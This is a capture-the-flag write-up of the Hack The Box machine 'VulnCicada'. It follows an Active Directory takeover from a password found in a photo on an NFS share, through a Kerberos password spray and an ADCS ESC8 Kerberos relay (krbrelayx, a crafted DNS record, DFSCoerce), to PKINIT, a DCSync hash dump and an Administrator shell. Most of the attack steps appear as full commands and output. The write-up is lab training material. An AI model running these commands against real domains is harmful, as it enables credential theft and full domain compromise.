HTB: VulnCicada
🧑🚀 published on Tue Jun 09 2026 · 8 min read
This one genuinely surprised me at almost every step. The entry was a photo on an NFS share with a password on a sticky note - an Easy-box trick on what turns out to be a Medium machine. Then the environment punches back: NTLM is disabled domain-wide, so every standard relay tool, every classic pass-the-hash shortcut, just bounces. The ADCS scan comes back with ESC8, web enrollment over HTTP. Normally that’s an NTLM relay to certsrv. Without NTLM it looks dead. But “NTLM is disabled” doesn’t mean relay attacks are impossible - it means you have to do it with Kerberos instead, which is a completely different mechanism that’s conceptually harder to grasp. You control the DNS name, so you control the SPN the DC requests a ticket for, so you can be the legitimate endpoint that ticket was meant for and turn around and use it at certsrv. I didn’t know this was even a thing before this box. Tons of learning, exactly what a good Medium should feel like.
Recon
…/labs/vulncicada ❯ sudo nmap -sV -sC -T4 $DC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-09 09:34 +0100
Nmap scan report for 10.129.18.173
Host is up (0.090s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-09 08:34:41Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
445/tcp  open  microsoft-ds?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl, Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
Domain is cicada.vl, DC is DC-JPQ225. Two things stand out immediately. First, NFS on port 2049 - unusual on a Windows DC, worth checking. Second, the first SMB probe tells you everything:
…/labs/vulncicada ❯ nxc smb $DC -u '' -p ''
SMB         10.129.18.173   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.18.173   445    DC-JPQ225        [-] cicada.vl\: STATUS_NOT_SUPPORTED

…/labs/vulncicada ❯ nxc smb $DC -u 'guest' -p ''
SMB         10.129.18.173   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.18.173 445 DC-JPQ225 [-] cicada.vl\guest: STATUS_NOT_SUPPORTEDNTLM:False. The domain is running Kerberos-only authentication. Every tool that authenticates via NTLM will get STATUS_NOT_SUPPORTED. This matters a lot for what comes later.
NFS: The Password in the Photo
…/labs/vulncicada ❯ showmount -e $DC
Export list for 10.129.18.173:
/profiles (everyone)
The NFS share is exported to everyone. Mounting it:
sudo mount -t nfs $DC:/profiles /tmp/nfs_mount -o nolock

/tmp/nfs_mount ❯ tree
.
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
User profile directories for the whole domain, readable over NFS. Two files exist: vacation.png under Administrator and marketing.png under Rosie.Powell. Documents folders throw errors.
The files are owned by UID 4294967294 (0xFFFFFFFE). This is how Windows maps AD account SIDs over NFS when there’s no LDAP/Winbind ID mapping configured. Instead of a real Unix UID, the SID gets hashed into this placeholder value. Linux enforces file permissions by UID, so reading these files is blocked - the process running as UID 1000 has no ownership claim over a file owned by 4294967294.
The fix is to create a local user with exactly that UID and run the copy as them:
sudo useradd -u 4294967294 -M -s /bin/bash nfstemp
sudo -u nfstemp cp /tmp/nfs_mount/Rosie.Powell/marketing.png /tmp/
sudo chmod 644 /tmp/marketing.png
Cicada123. Written on a sticky note attached to the monitor in a photo someone put in their work profile share. The NFS export handed us the whole domain user list from the directory tree. Building a wordlist from the names and spraying:
…/labs/vulncicada ❯ cat users.txt
Administrator
Daniel.Marshall
Debra.Wright
Jane.Carter
Jordan.Francis
Joyce.Andrews
Katie.Ward
Megan.Simpson
Richard.Gibbons
Rosie.Powell
Shirley.West
Since NTLM is disabled, the spray has to use Kerberos. That means a working krb5.conf with the domain realm configured:
[libdefaults]
    default_realm = CICADA.VL
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    CICADA.VL = {
        kdc = DC-JPQ225.cicada.vl
        admin_server = DC-JPQ225.cicada.vl
    }

[domain_realm]
    .cicada.vl = CICADA.VL
    cicada.vl = CICADA.VL
…/labs/vulncicada ❯ nxc smb DC-JPQ225.cicada.vl -u users.txt -p 'Cicada123' --continue-on-success -k
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Administrator:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Daniel.Marshall:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Debra.Wright:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Jane.Carter:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Jordan.Francis:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Joyce.Andrews:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Katie.Ward:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Megan.Simpson:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Richard.Gibbons:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [+] cicada.vl\Rosie.Powell:Cicada123
SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\Shirley.West:Cicada123 KDC_ERR_CLIENT_REVOKEDRosie.Powell. Her own photo handed over her own password.
Enumeration and Dead Ends
First thing with a new account is BloodHound:
…/labs/vulncicada ❯ nxc ldap DC-JPQ225.cicada.vl -u $USER -p 'Cicada123' -k --bloodhound -c All --dns-server 10.129.18.173
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        [*] None (name:DC-JPQ225) (domain:cicada.vl) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        Resolved collection methods: rdp, group, acl, dcom, container, trusts, psremote, localadmin, objectprops, session
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        Using kerberos auth without ccache, getting TGT
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        Done in 0M 22S
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        Compressing output into /home/kanyo/.nxc/logs/DC-JPQ225_DC-JPQ225.cicada.vl_2026-06-09_120430_bloodhound.zip
Nothing interesting in the graph. No exploitable ACL edges, no delegation, no unusual group memberships. Moved on to share enumeration:
…/labs/vulncicada ❯ nxc smb DC-JPQ225.cicada.vl -u $USER -p 'Cicada123' -k --shares
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        Share           Permissions     Remark
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        -----           -----------     ------
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        ADMIN$                          Remote Admin
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        C$                              Default share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        CertEnroll      READ            Active Directory Certificate Services share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        IPC$            READ            Remote IPC
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        NETLOGON        READ            Logon server share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        profiles$       READ,WRITE
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        SYSVOL          READ            Logon server share
CertEnroll is the ADCS share - there’s a CA running. I noted it and moved on for now. The other thing that jumped out: profiles$ with READ,WRITE. Earlier over NFS we couldn’t get into Rosie’s Documents folder because of the UID mismatch. Maybe accessing it via authenticated SMB would expose it differently. Got a TGT with kinit and browsed with smbclient.py:
kinit Rosie.Powell@CICADA.VL
export KRB5CCNAME=$(klist | grep "Credentials cache" | awk '{print $NF}')

…/labs/vulncicada ❯ smbclient.py -k -no-pass DC-JPQ225.cicada.vl

# tree
/Administrator/Documents
/Administrator/vacation.png
/Rosie.Powell/Documents
/Rosie.Powell/marketing.png
/Rosie.Powell/Documents/$RECYCLE.BIN
/Rosie.Powell/Documents/desktop.ini
/Rosie.Powell/Documents/$RECYCLE.BIN/desktop.ini
Finished - 18 files and folders
The Documents folder was accessible this time, but there was nothing in it except $RECYCLE.BIN and desktop.ini. Dead end.
User descriptions sometimes hide passwords in AD environments, especially on older or misconfigured domains. Checked:
…/labs/vulncicada ❯ nxc ldap DC-JPQ225.cicada.vl -u Rosie.Powell -p 'Cicada123' -k --use-kcache -M get-desc-users
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        [*] None (name:DC-JPQ225) (domain:CICADA.VL) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        DC-JPQ225.cicada.vl 389    DC-JPQ225        [+] CICADA.VL\Rosie.Powell from ccache
GET-DESC... DC-JPQ225.cicada.vl 389    DC-JPQ225        [+] Found following users:
GET-DESC... DC-JPQ225.cicada.vl 389    DC-JPQ225        User: Administrator description: Built-in account for administering the computer/domain
GET-DESC... DC-JPQ225.cicada.vl 389    DC-JPQ225        User: Guest description: Built-in account for guest access to the computer/domain
GET-DESC... DC-JPQ225.cicada.vl 389    DC-JPQ225        User: krbtgt description: Key Distribution Center Service Account
Only the three built-in accounts with their default descriptions. Nothing planted there. Kerberoasting and AS-REP roasting:
…/labs/vulncicada ❯ GetUserSPNs.py -k -no-pass cicada.vl/Rosie.Powell@DC-JPQ225.cicada.vl -dc-host DC-JPQ225.cicada.vl
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

No entries found!

…/labs/vulncicada ❯ GetNPUsers.py cicada.vl/ -k -no-pass -dc-host DC-JPQ225.cicada.vl -usersfile users.txt
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Daniel.Marshall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Debra.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jane.Carter doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jordan.Francis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Joyce.Andrews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Katie.Ward doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Megan.Simpson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Richard.Gibbons doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Rosie.Powell doesn't have UF_DONT_REQUIRE_PREAUTH set
No SPNs. No AS-REP roastable accounts. Checked Remote Management Users and Remote Desktop Users - both empty groups. NTLM being disabled kills psexec too, so lateral movement via service creation was off the table.
At this point I had run out of obvious moves. I stopped and thought about what was actually there: a CA, an ESC8 finding from the initial certipy scan I hadn’t run yet, and a Kerberos-only environment. The challenge author put that ADCS instance there for a reason. ESC8 normally means NTLM relay to the web enrollment endpoint - but NTLM is disabled. I hadn’t seriously considered ADCS as a lateral movement path before, because every writeup I’d read used it for privilege escalation. Running certipy now:
…/labs/vulncicada ❯ certipy find -k -no-pass -u Rosie.Powell@cicada.vl -target DC-JPQ225.cicada.vl -dc-ip 10.129.18.173 -stdout -vulnerable

```bash
…/labs/vulncicada ❯ certipy find -k -no-pass -u Rosie.Powell@cicada.vl -target DC-JPQ225.cicada.vl -dc-ip 10.129.18.173 -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 2951F0C8007D8DA54C38BA2749AD4E18
    Certificate Validity Start          : 2026-06-09 08:21:31+00:00
    Certificate Validity End            : 2526-06-09 08:31:31+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
ESC8. Web enrollment over HTTP. This is usually a pure NTLM relay attack - you coerce a machine account to authenticate, relay that NTLM authentication to the web enrollment endpoint at /certsrv/, and request a certificate on behalf of the victim. But NTLM is disabled. That should kill it.
The reason the author put ESC8 here despite NTLM being off is the key insight: disabling NTLM doesn’t disable relay attacks, it just changes the relay protocol.
ESC8 via Kerberos Relay
To understand why Kerberos relay works here, you need to understand why NTLM relay works in general - and what’s fundamentally different about Kerberos.
NTLM is a challenge-response protocol with no binding to a specific target. When a client authenticates via NTLM, the response doesn’t contain any information about which server it was intended for. You can capture that response and replay it to any service that accepts NTLM. That’s why disabling NTLM breaks the classic attack.
Kerberos tickets are different - they’re cryptographically bound to a specific Service Principal Name (SPN), like HTTP/DC-JPQ225.cicada.vl. You can’t forward a ticket for one SPN to a different service. Which means Kerberos relay should be impossible.
The trick is this: if you control the DNS name the victim resolves to, you also control the SPN they request a ticket for. When you add a DNS A record for attacker.cicada.vl pointing at your machine, and then coerce DC-JPQ225$ to authenticate to attacker.cicada.vl, the DC requests a Kerberos ticket for HTTP/attacker.cicada.vl. You registered that name, so krbrelayx can act as the legitimate HTTP service at that address - it can respond to the AP-REQ because it controls the service. And because the DC thinks it’s talking to a real service, not a relay, it hands over a valid service ticket. krbrelayx then turns around and presents that ticket to certsrv, which sees an authentication from DC-JPQ225$ and issues a DomainController template certificate.
Reference: The Hacker Recipes - Kerberos Relay

There’s one more piece: the DNS name used isn’t just any hostname, it’s a specially crafted string that includes a marshalled CREDENTIAL_TARGET_INFORMATION structure. When Windows builds an SPN for a connection, it calls SecMakeSPNEx2 which internally calls CredMarshalTargetInfo, appending a Base64-encoded structure to the hostname. The string looks like:
DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAAWhere DC-JPQ225 is the NetBIOS name of the DC and the suffix is the minimal marshalled target info. When you register exactly this string as a DNS record and coerce the DC to connect to it, Windows resolves it, the AP-REQ arrives, and the ticket inside identifies DC-JPQ225$ as the authenticating principal. That’s who certsrv issues the certificate for.
Rosie.Powell needs CREATE_CHILD on the DNS zones to add the record. Checking:
❯ bloodyAD -d cicada.vl -u Rosie.Powell -p 'Cicada123' --host DC-JPQ225.cicada.vl -k get writable

distinguishedName: DC=cicada.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=cicada,DC=vl
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.cicada.vl,CN=MicrosoftDNS,DC=ForestDnsZones,DC=cicada,DC=vl
permission: CREATE_CHILD
All prerequisites checked. Time to run it.
Step 1: Start krbrelayx
krbrelayx listens for incoming Kerberos AP-REQ messages and relays them to the target - in this case the certsrv HTTP endpoint. The DomainController template is the one that produces a machine account certificate usable for PKINIT.
krbrelayx master ❯ sudo python3 krbrelayx.py --target http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp --adcs --template DomainController --interface-ip 10.10.16.129
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
Step 2: Add the Malicious DNS Record
Add the crafted hostname as a DNS A record pointing at the attack machine:
krbrelayx master ✗ bloodyAD -d cicada.vl -u Rosie.Powell -p 'Cicada123' --host DC-JPQ225.cicada.vl --dc-ip 10.129.18.173 -k add dnsRecord 'DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 10.10.16.129
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
Step 3: Coerce the DC via DFSCoerce
DFSCoerce triggers an outbound authentication from DC-JPQ225$ via the MS-DFSNM protocol. The coercion target is the crafted hostname. ERROR_BAD_NETPATH is the expected response - it means the DC tried to reach the hostname, triggered the authentication, and got back a network error because our listener doesn’t actually respond like a DFS server. The important thing happened: the AP-REQ was sent.
DFSCoerce main ❯ KRB5CCNAME=/tmp/krb5cc_1000 python3 dfscoerce.py -k -no-pass 'DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' DC-JPQ225.cicada.vl
[-] Connecting to ncacn_np:DC-JPQ225.cicada.vl[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                      'DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA\x00'
RootShare:                       'test\x00'
ApiFlags:                        1

DFSNM SessionError: code: 0x35 - ERROR_BAD_NETPATH - The network path was not found.
Step 4: Certificate Issued
krbrelayx caught the AP-REQ, relayed it to certsrv, and got two certificates back (duplicate connections from the DC):
[*] SMBD: Received connection from 10.129.18.173
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 10.129.18.173
[*] Using template name: DomainController
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] HTTP server returned status code 200, treating as a successful login
[*] Using template name: DomainController
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 88
[*] Writing PKCS#12 certificate to ./unknown4093.pfx
[*] Certificate successfully written to file
[*] GOT CERTIFICATE! ID 89
[*] Writing PKCS#12 certificate to ./unknown2343.pfx
[*] Certificate successfully written to file
PKINIT to Domain Admin
With a certificate for DC-JPQ225$, PKINIT turns it into a TGT. gettgtpkinit.py from PKINITtools handles this - it performs the AS-REQ exchange using the certificate’s private key instead of a password:
PKINITtools master ❯ python3 gettgtpkinit.py -cert-pfx ~/work/htb/labs/vulncicada/unknown4093.pfx cicada.vl/'DC-JPQ225$' ~/work/htb/labs/vulncicada/dc.ccache
2026-06-09 13:38:34,259 minikerberos INFO     Loading certificate and key from file
2026-06-09 13:38:34,523 minikerberos INFO     Requesting TGT
2026-06-09 13:38:54,587 minikerberos INFO     AS-REP encryption key (you might need this later):
2026-06-09 13:38:54,588 minikerberos INFO     a41f17d4d450a7485bc33260fa0448a9b8dcb1a55ff077c1d1a3d98b45baa7ea
2026-06-09 13:38:54,592 minikerberos INFO     Saved TGT to file
A TGT for the DC machine account. Machine account TGTs can perform DCSync because DCs have replication rights by design. secretsdump with the DC$ TGT extracts the Administrator hash:
PKINITtools master ❯ export KRB5CCNAME=~/work/htb/labs/vulncicada/dc.ccache

PKINITtools master ❯ secretsdump.py -k -no-pass -just-dc-user Administrator cicada.vl/'DC-JPQ225$'@DC-JPQ225.cicada.vl
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
[*] Cleaning up...
NTLM is disabled so pass-the-hash over SMB won’t work. Instead, use the NT hash to request a TGT via getTGT.py - this is still valid because Kerberos AS-REQ with RC4 encryption uses the NT hash directly:
PKINITtools master ❯ getTGT.py -hashes :85a0da53871a9d56b6cd05deda3a5e87 cicada.vl/Administrator@DC-JPQ225.cicada.vl
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator@DC-JPQ225.cicada.vl.ccache

export KRB5CCNAME=~/work/htb/labs/vulncicada/Administrator@DC-JPQ225.cicada.vl.ccache
❯ evil-winrm -i DC-JPQ225.cicada.vl -r CICADA.VLAdministrator shell. Root flag.
The mental model I’d take from this: “NTLM disabled” is a hardening measure that kills a class of relay attacks, but relay attacks as a concept are not NTLM-specific. Anything where you can be the target the victim authenticates to, and then turn around and use that authentication against a third party, is a relay attack. With Kerberos, the binding to SPNs looks like it prevents this - until you realize that DNS control means SPN control. This is why Kerberos-only environments still need coercion mitigations, and why the attack surface of AD is genuinely hard to fully lock down.
References:
- Dirk-jan Mollema - Relaying Kerberos over DNS with krbrelayx and mitm6 - the author of krbrelayx explaining the DNS SOA trick and how Kerberos relay over HTTP works mechanically
- Decoder’s Blog - From NTLM Relay to Kerberos Relay: Everything You Need to Know - covers the full AP-REQ forwarding mechanics and explicitly argues that Kerberos is not the solution to relay attacks
- Synacktiv - Abusing Multicast Poisoning for Pre-Authenticated Kerberos Relay over HTTP with ADCS - specifically covers relaying Kerberos over HTTP to ADCS when NTLM is disabled